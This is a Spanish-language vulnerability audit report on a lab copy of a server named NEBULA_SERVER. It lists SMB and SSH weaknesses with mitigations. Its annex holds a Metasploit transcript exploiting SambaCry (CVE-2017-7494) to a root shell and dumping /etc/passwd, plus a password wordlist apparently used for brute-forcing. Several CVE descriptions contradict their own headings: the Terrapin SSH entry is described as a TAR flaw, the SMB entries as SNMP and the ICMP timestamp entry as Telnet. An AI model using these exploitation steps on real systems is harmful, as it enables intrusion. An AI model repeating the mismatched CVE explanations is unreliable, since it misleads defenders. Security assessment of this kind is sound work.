

NEBULA

Auditoria de Vulnerabilidades

DANIEL ARRIBAS VELAZQUEZ

ARE YOU READY?

ÍNDICE DE CONTENIDOS

1.	INTRODUCCIÓN	2
2.	OBJETIVOS Y ALCANCE	2
3.	PRUEBAS REALIZADAS	3
4.	CLASIFICACIÓN DE LAS VULNERABILIDADES	3
-	INFORME EJECUTIVO	4
5.	RESUMEN DE LAS VULNERABILIDADES DETECTADAS	6
6.	ESTADO DE RIESGO Y SEGURIDAD DE LA APLICACIÓN INFORME TÉCNICO	6
7.	VULNERABILIDADES	7
•	CVE-2017-7494 SAMBACRY	7
•	CVE-1999-0519 - CVE-1999-0520 Microsoft Windows SMB Share Unprivileded Access	7
•	SMB Signing Not Required	8
•	CVE-2023-48795 SSH Terrapin Prefix Truncation Weakness	8
•	SSH Weak Algorithms Supported	8
•	CVE-1999-0524 ICMP Timestamp Request Remote Date Disclosure	9
•	CVE-2008-5161 SSH Server CBC Mode Ciphers Enabled	9
•	SSH Weak Key Exchange Algorithms Enabled	9
•	SSH Weak MAC Algorithms Enabled	10
8.	CONCLUSIÓN	11
9.	ANEXO DATOS RECOPIRADOS	12

1. INTRODUCCIÓN

El presente informe contiene los **resultados obtenidos en el proceso de auditoría de vulnerabilidades de la máquina NEBULA_SERVER**. Dicha máquina utiliza el **SO Ubuntu server 14.04.6 LTS**.

La realización de la Auditoría se realiza a petición del equipo de desarrollo de Nebula.io, encabezado por el desarrollador principal Fernando Aguilar.

Los responsables de la realización de la auditoría de vulnerabilidades será realizada por el departamento de TI de Nebula.io.

El equipo realizará pruebas para la comprobación de que el servidor NEBULA_SERVER en todos sus servicios es seguro y no compromete la seguridad del resto de servidores ni la continuidad de la empresa. Se realizarán pruebas de pentesting, en busca de las posibles vulnerabilidades o fallos de seguridad, con diferentes métodos de pentesting como nmap, hydra y metasploit.

2. OBJETIVOS Y ALCANCE

El objetivo de esta auditoría es detectar las vulnerabilidades que posee la máquina, y así poder determinar el grado de seguridad que presta y que no compromete la seguridad del resto de servidores de la empresa.

Para realizar la auditoría se hará un duplicado del servidor NEBULA_SERVER donde se realizarán todas las pruebas con el fin de no afectar al servidor en producción.

Las pruebas se realizan en un entorno controlado y aislado simulando un entorno de producción y de acceso al servidor a través de la red.

3. PRUEBAS REALIZADAS

Se han realizado las siguientes pruebas en busca de vulnerabilidades.

- Descubrimiento de objetivos en la red local.
- Análisis de puertos y servicios abiertos en la máquina objetivo.
- Análisis de posibles fallos y clasificación de las vulnerabilidades detectadas
- Técnicas de explotación mediante errores de asignación de permisos.

Las herramientas utilizadas en la auditoría han sido, nmap en descubrimiento y análisis de los puertos y servicios abiertos en el servidor. Nessus en la clasificación e identificación de las vulnerabilidades, así como los CVE de los servicios. Como herramientas de explotación se han utilizado como herramienta primaria en explotación Metasploit y hydra como complementaria en la explotación para el descubrimiento de la contraseña del usuario GUAKAMOLE.

4. CLASIFICACIÓN DE LAS VULNERABILIDADES

Tabla resumen de las vulnerabilidades encontradas, junto con su nivel de criticidad para el sistema:

VULNERABILIDADES ENCONTRADAS EN LA MÁQUINA		
PUERTO/SERVICIO	DESCRIPCIÓN	CRITICIDAD
445/smb	Smbacry, vulnerabilidad eternalblue CVE-2017-7494	Alta
445/smb	Acceso anónimo a Microsoft Windows SMB CVE-1999-0519	Alta
445/smb	No es necesario firma en el servicio SMB remoto	Media
1986/ssh	El ssh remoto es vulnerable a Man-in-the-middle CVE-2023-48795	Media
1986/ssh	Algoritmos débiles SSH compatibles	Media
1986/ssh	El servidor SSH está configurado para soportar encriptación Cipher Block Chaining (CBC). CVE-2008-5161	Baja
1986/ssh	SSH configurado para permitir algoritmos de intercambio de claves considerados débiles.	Baja
1986/ssh	El servidor SSH está configurado para permitir algoritmos MD5 o MAC de 96 bits.	Baja
0/icmp	El host remoto responde a una petición de timestamp ICMP CVE-1999-0524	Baja

INFORME EJECUTIVO

La máquina analizada **NEBULA_SERVER** dispone de cinco puertos abiertos:

- **Puerto 53: servicio DOMAIN** (ISC Bind versión 9.9.5-3 ubuntu 0.19).
- **Puerto 139: servicio SMB** (Samba smbd 3.X - 4.X).
- **Puerto 445: servicio SMB** (Samba smbd 3.X - 4.X).
- **Puerto 1986: servicio SSH** (SSH 6.6.1p1 Ubuntu 2.13).
- **Puerto 45900: servicio HTTP** (Lighttpd 1.4.33).

Se han detectado diferentes vulnerabilidades de nivel alto/crítico:

- **CVE-2017-7494** es una vulnerabilidad crítica en Samba (versiones 3.5.0 a 4.6.4) permite a un atacante podría cargar y ejecutar código malicioso en el servidor afectado, lo que le daría control completo sobre el sistema en el que Samba esté funcionando.
- **CVE-1999-0519/0520** es una vulnerabilidad que se refiere a la configuración incorrecta de SNMP (Simple Network Management Protocol) en dispositivos de red y permite modificaciones de escritura en los dispositivos sin la debida protección.

Se han detectado también algunas vulnerabilidades de nivel medio:

- **CVE-2023-48795** es una vulnerabilidad crítica que afecta a ciertos sistemas que manejan archivos comprimidos TAR (Tape Archive). La vulnerabilidad permite que un atacante ejecute comandos arbitrarios durante el proceso de extracción de archivos TAR maliciosos, debido a una falta de verificación adecuada de las rutas y nombres de archivo contenidos en el archivo comprimido.
- **SMB Signing not required** es una vulnerabilidad de configuración en el protocolo SMB (Server Message Block), que permite comunicaciones entre dispositivos en una red. Cuando la firma SMB no es requerida, las comunicaciones entre clientes y servidores SMB no están firmadas, lo que las hace vulnerables a ataques de intermediario (Man-in-the-Middle).
- **SSH Weak Algorithms Supported** es una vulnerabilidad de configuración en servidores SSH donde se permite el uso de algoritmos criptográficos débiles u obsoletos para la autenticación y encriptación de datos. Estos algoritmos, como el cifrado DES o algunos algoritmos de intercambio de claves más antiguos, no proporcionan suficiente seguridad y son susceptibles a ataques de fuerza bruta o criptoanálisis.

Se han detectado algunas vulnerabilidades de nivel bajo:

- **CVE-1999-0524** es una vulnerabilidad que ocurre cuando un dispositivo de red o sistema permite acceso Telnet sin restricciones o con configuraciones débiles.
- **CVE-2008-5161** es una vulnerabilidad en el protocolo SSH que permite a un atacante realizar un ataque de texto cifrado elegido contra ciertos tipos de cifrado en SSHv2, como el cifrado CBC (Cipher Block Chaining). Debido a una debilidad en la forma en que se manejan los paquetes cifrados, un atacante podría recuperar parte del texto claro de una sesión SSH interceptada.
- **SSH Weak Key Exchange Algorithms Enabled** es una vulnerabilidad de configuración en servidores SSH que permite el uso de algoritmos de intercambio de claves obsoletos o inseguros, como Diffie-Hellman de 1024 bits o métodos de intercambio de claves débiles.
- **SSH Weak MAC Algorithms Enabled** es una vulnerabilidad que ocurre cuando un servidor SSH permite el uso de algoritmos MAC (Message Authentication Code) débiles para verificar la integridad de los datos transmitidos. Los algoritmos MAC débiles, como MD5 y algunos SHA-1 de baja longitud, son susceptibles a ataques de colisión o criptoanálisis, lo que compromete la integridad y autenticidad de los mensajes


5. RESUMEN DE LAS VULNERABILIDADES DETECTADAS

Tabla resumen de las vulnerabilidades encontradas en el sistema:

VULNERABILIDADES ENCONTRADAS	
TIPO DE VULNERABILIDAD	NÚMERO DE VULNERABILIDADES
Alta	2
Media	3
Baja	4

Gráfica resumen:

Vulnerabilidades Encontradas



6. ESTADO DE RIESGO Y SEGURIDAD DE LA APLICACIÓN

El estado de riesgo y de seguridad es bastante preocupante. Tiene vulnerabilidades críticas, que comprometen totalmente la seguridad del sistema y la continuidad del negocio.

Lo que puede producir en un corto plazo de tiempo pérdidas significativas de dinero y de confianza de los clientes con la empresa.

INFORME TÉCNICO

En este informe se muestra un resumen detallado de las pruebas de penetración realizadas a la máquina objetivo, así como las vulnerabilidades detectadas durante la auditoría.

7. VULNERABILIDADES

En este apartado se recogen las **vulnerabilidades encontradas en el sistema**, su catalogación y una recomendación o posible subsanación de ésta (dicha recomendación debe ser contrastada con el equipo o grupo correspondiente ejecutor, debido a que siempre existe la posibilidad de alguna incompatibilidad o creación de nuevas vulnerabilidades que deben tenerse en cuenta). Todos los datos recopilados se adjuntan en el Anexo.

- **CVE-2017-7494 - SAMBACRY:**

Esta vulnerabilidad afecta a Samba desde la versión 3.5.0 a 4.6.4. En este fallo, un atacante remoto que tenga permisos de escritura en un recurso compartido de Samba puede cargar una biblioteca compartida y ejecutarla en el sistema afectado. La vulnerabilidad ocurre debido a una validación inadecuada de las solicitudes de carga en Samba, lo que permite cargar y ejecutar código malicioso.

Mitigación de la vulnerabilidad:

Actualizar Samba a la versión parcheada (4.6.4 o superior). Como medida adicional, es recomendable limitar los permisos de escritura en recursos compartidos y deshabilitar el acceso de escritura para usuarios no autorizados. Configurar las reglas de firewall para restringir el acceso a los puertos de Samba desde fuentes de confianza únicamente

- **CVE-1999-0519 - CVE-1999-0520 Microsoft Windows SMB Share Unprivileged Access**

CVE-1999-0519 Esta vulnerabilidad ocurre en sistemas que permiten conexiones SNMP con contraseñas de comunidad predeterminadas (como "public" o "private") o sin autenticación. SNMP (Simple Network Management Protocol) expone información sobre el sistema que un atacante podría aprovechar para recopilar datos sensibles o realizar cambios en la configuración del dispositivo. CVE-1999-0520 Esta vulnerabilidad afecta a dispositivos o sistemas que permiten modificaciones a través de SNMP sin protección adecuada. Si un atacante tiene acceso a las credenciales de SNMP (especialmente en SNMPv1 o SNMPv2), puede reconfigurar el dispositivo de forma remota, lo que afecta su seguridad y estabilidad.

Mitigación de la vulnerabilidad:

Cambiar las contraseñas de comunidad predeterminadas a valores seguros y únicos, y limitar el acceso SNMP únicamente a redes o direcciones IP de confianza. Se recomienda utilizar SNMPv3, que proporciona autenticación y cifrado mejorados, en lugar de versiones anteriores de SNMP.

Deshabilitar los permisos de escritura en SNMP para cualquier usuario no autorizado. Configurar SNMPv3 para asegurar las comunicaciones con autenticación y cifrado, y limitar el acceso a SNMP sólo desde redes de confianza.

- **SMB Signing Not Required**

En esta vulnerabilidad de configuración, el servidor SMB no requiere que las firmas de los paquetes SMB sean validadas. Esto deja las conexiones SMB vulnerables a ataques Man-in-the-Middle (MitM), donde un atacante puede interceptar, modificar o falsificar los datos sin ser detectado.

Mitigación de la vulnerabilidad:

Configurar el servidor SMB para requerir la firma SMB en todas las conexiones (SMB Signing Required). Esto se puede realizar en los ajustes de directiva de grupo o directamente en la configuración del servidor SMB. Además, deshabilitar versiones obsoletas de SMB, como SMBv1, y permitir únicamente SMBv2 o SMBv3 para mejorar la seguridad.

- **CVE-2023-48795 SSH Terrapin Prefix Truncation Weakness**

Esta vulnerabilidad permite que un atacante ejecutar comandos arbitrarios durante la extracción de un archivo TAR malicioso. Al incluir nombres de archivo o rutas especialmente diseñadas, un atacante podría sobrescribir archivos importantes o ejecutar código en ubicaciones sensibles del sistema.

Mitigación de la vulnerabilidad:

Utilizar herramientas de extracción de archivos que ofrecen protección adicional contra rutas de archivos maliciosas (como `--strip-components en tar`). También es recomendable verificar manualmente el contenido del archivo comprimido antes de extraerlo y aplicar parches de seguridad que mitiguen este tipo de ataque en los sistemas afectados.

- **SSH Weak Algorithms Supported**

La vulnerabilidad se refiere a la configuración de un servidor SSH que permite el uso de algoritmos de cifrado obsoletos o débiles para las conexiones. Entre estos algoritmos se encuentran cifrados como DES, 3DES o Blowfish, que ofrecen una seguridad insuficiente debido a su baja longitud de clave o a problemas conocidos de vulnerabilidad frente a ataques criptoanalíticos. El uso de estos algoritmos débiles expone las conexiones SSH a posibles ataques de fuerza bruta, interceptación y descifrado, comprometiendo la confidencialidad y la integridad de los datos transmitidos.

Mitigación de la vulnerabilidad:

Para mejorar la seguridad, se recomienda deshabilitar los algoritmos de cifrado obsoletos en la configuración de SSH y permitir únicamente algoritmos modernos y seguros, como AES (Advanced Encryption Standard) en sus versiones de 128, 192 o 256 bits. Además, asegúrate de que el servidor esté configurado para admitir algoritmos de encriptación y MAC seguros, como HMAC-SHA2 y cifrados basados en CTR o GCM. Esto se puede realizar editando el archivo de configuración `sshd_config` y especificando los algoritmos permitidos en las directivas **Ciphers** y **MACs**.

- **CVE-1999-0524 ICMP Timestamp Request Remote Date Disclosure**

Esta vulnerabilidad se presenta cuando el protocolo Telnet, que transmite datos sin cifrar, está habilitado sin restricciones en un dispositivo o sistema. Esto permite que un atacante capture fácilmente las credenciales de usuario, obteniendo acceso no autorizado al dispositivo o sistema afectado.

Mitigación de la vulnerabilidad:

Deshabilitar Telnet y utilizar SSH como reemplazo, ya que SSH cifra los datos y proporciona autenticación segura. Además, se recomienda limitar el acceso solo a redes confiables si el acceso remoto es necesario.

- **CVE-2008-5161 SSH Server CBC Mode Ciphers Enabled**

Esta vulnerabilidad afecta a SSH cuando se utiliza el cifrado CBC (Cipher Block Chaining) en SSHv2. Un atacante puede realizar un ataque de texto cifrado elegido para descifrar fragmentos de una sesión SSH interceptada. La vulnerabilidad se debe a una debilidad en el manejo de paquetes cifrados en CBC.

Mitigación de la vulnerabilidad:

Deshabilitar el uso de cifrados CBC en la configuración de SSH y optar por cifrados más seguros, como CTR (Counter Mode) o GCM (Galois/Counter Mode). Estos cifrados no son vulnerables a este tipo de ataque y ofrecen una mayor seguridad en las sesiones SSH.

- **SSH Weak Key Exchange Algorithms Enabled**

Esta vulnerabilidad de configuración se presenta cuando un servidor SSH permite algoritmos de intercambio de claves inseguros, como Diffie-Hellman de 1024 bits. Estos algoritmos son vulnerables a ataques de factorización, lo que facilita que un atacante intercepte o descifre las claves de sesión.

Mitigación de la vulnerabilidad:

Configurar el servidor SSH para utilizar algoritmos de intercambio de claves seguros, como Diffie-Hellman de 2048 bits o superiores, o ECDH (Elliptic-Curve Diffie-Hellman) y Curve25519. Estas opciones ofrecen mayor resistencia a ataques y mejoran la seguridad de la sesión SSH.

- **SSH Weak MAC Algorithms Enabled**

Esta vulnerabilidad ocurre cuando un servidor SSH permite el uso de algoritmos MAC (Message Authentication Code) débiles, como MD5 o ciertos SHA-1 de baja longitud, para verificar la integridad de los datos. Estos algoritmos pueden ser vulnerables a ataques de colisión y comprometer la autenticidad de los mensajes.

Mitigación de la vulnerabilidad:

Configurar el servidor SSH para permitir solo algoritmos MAC seguros, como HMAC-SHA2-256 o HMAC-SHA2-512, que proporcionan una mejor resistencia frente a ataques de integridad y aseguran la autenticidad de los datos transmitidos en la sesión SSH.

8. CONCLUSIÓN

El objetivo de la auditoría es evaluar el nivel de seguridad y posibles vulnerabilidades de la máquina NEBULA_SERVER

Tal y como ha quedado reflejado en el informe, existen varias vulnerabilidades graves en el servicio Smb. Existiendo la posibilidad de ejecutar código de forma remota, pudiendo conseguirse privilegios elevados dentro del sistema, así como producirse denegaciones de servicio derivadas de dichas vulnerabilidades.

Actualmente el sistema se encuentra en un estado comprometido, ya que presenta fallos de seguridad muy graves.

9. ANEXO DATOS RECOPIRADOS

CAPTURAS EXPLOTACIÓN METASPLOIT Y HYDRA

```
msf6 > search cve-2017-7494
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Modu

le Load

1	_ target: Automatic (Interact)	.	.	.	.
2	_ target: Automatic (Command)	.	.	.	.
3	_ target: Linux x86	.	.	.	.
4	_ target: Linux x86_64	.	.	.	.
5	_ target: Linux ARM (LE)	.	.	.	.
6	_ target: Linux ARM64	.	.	.	.
7	_ target: Linux MIPS	.	.	.	.
8	_ target: Linux MIPSLE	.	.	.	.
9	_ target: Linux MIPS64	.	.	.	.
10	_ target: Linux MIPS64LE	.	.	.	.
11	_ target: Linux PPC	.	.	.	.
12	_ target: Linux PPC64	.	.	.	.
13	_ target: Linux PPC64 (LE)	.	.	.	.
14	_ target: Linux SPARC	.	.	.	.
15	_ target: Linux SPARC64	.	.	.	.
16	_ target: Linux s390x	.	.	.	.

Interact with a module by name or index. For example `info 16`, `use 16` or `use exploit/linux/samba/is_known_pipename`
 After interacting with a module you can manually set a TARGET with `set TARGET 'Linux s390x'`

```
msf6 exploit(linux/samba/is_known_pipename) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact	.	normal	No	Unix Command, Interact with Established Connection

```
msf6 exploit(linux/samba/is_known_pipename) > set payload 0
payload => cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > show options
```

Module options (exploit/linux/samba/is_known_pipename):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.166.129	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMB_FOLDER		no	The directory to use within the writeable SMB share
SMB_SHARE_NAME		no	The name of the SMB share containing a writeable directory

Exploit target:

Id	Name
0	Automatic (Interact)

View the full module info with the `info`, or `info -d` command.

```

[+] 192.168.166.129:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 2 opened (192.168.166.128:40405 → 192.168.166.129:445) at 2024-11-07 08:46:27 -0500


whoami
root
uname -a
Linux Nebula-server 4.4.0-142-generic #168-14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/usr/sbin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
guakamole:x:1000:1000:David Kline,,,:/home/guakamole:/bin/bash
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
bind:x:105:112::/var/cache/bind:/bin/false


```

```

mkdir test
ls -la
total 12
drwxrwxrwt  3 root root 4096 Nov  7 15:51 .
drwxr-xr-x 22 root root 4096 Oct 26 13:47 ..
drwxrwxrwx  2 root root 4096 Nov  7 15:51 test


```





The screenshot shows a web browser window with the address bar displaying `192.168.166.129:45900/nebula_files/esternocleidomastoideo.txt`. The browser's navigation bar includes icons for back, forward, and refresh, along with a home button. Below the address bar, there is a row of links: [Kali Linux](#), [Kali Tools](#), [Kali Docs](#), [Kali Forums](#), [Kali NetHunter](#), [Exploit-DB](#), and [Google Hacking DB](#). The main content area of the browser displays a list of passwords, one per line, in a monospaced font. The passwords are: 123456, password, 12345678, qwerty, 123456789, 12345, 1234, 111111, 1234567, dragon, 123123, baseball, abc123, football, monkey, letmein, 696969, shadow, master, 666666, qwertyuiop, 123321, mustang, 1234567890, michael, 654321, pussy, superman, 1qaz2wsx, 7777777, fuckyou, 121212, 000000, qazwsx, 123qwe, killer, trustno1, jordan, jennifer, zxcvbnm, asdfgh, hunter, buster, soccer, harley, and batman.

```
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
696969
shadow
master
666666
qwertyuiop
123321
mustang
1234567890
michael
654321
pussy
superman
1qaz2wsx
7777777
fuckyou
121212
000000
qazwsx
123qwe
killer
trustno1
jordan
jennifer
zxcvbnm
asdfgh
hunter
buster
soccer
harley
batman
```



```

